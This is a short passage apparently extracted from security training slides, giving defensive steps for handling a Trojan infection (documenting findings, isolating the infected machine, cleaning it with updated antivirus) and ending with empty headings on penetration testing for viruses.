
Find other anti-virus
solution to clean
Trojans

Update and run
antivirus


- ⊖ Document all your findings in previous steps; it helps in determining the next action if Trojans are identified in the system
- ⊖ Isolate infected system from the network immediately to prevent further infection
- ⊖ Sanitize the complete system for Trojans using an updated anti-virus



Penetration Testing for Virus




Penetration Testing for Virus (Cont'd)

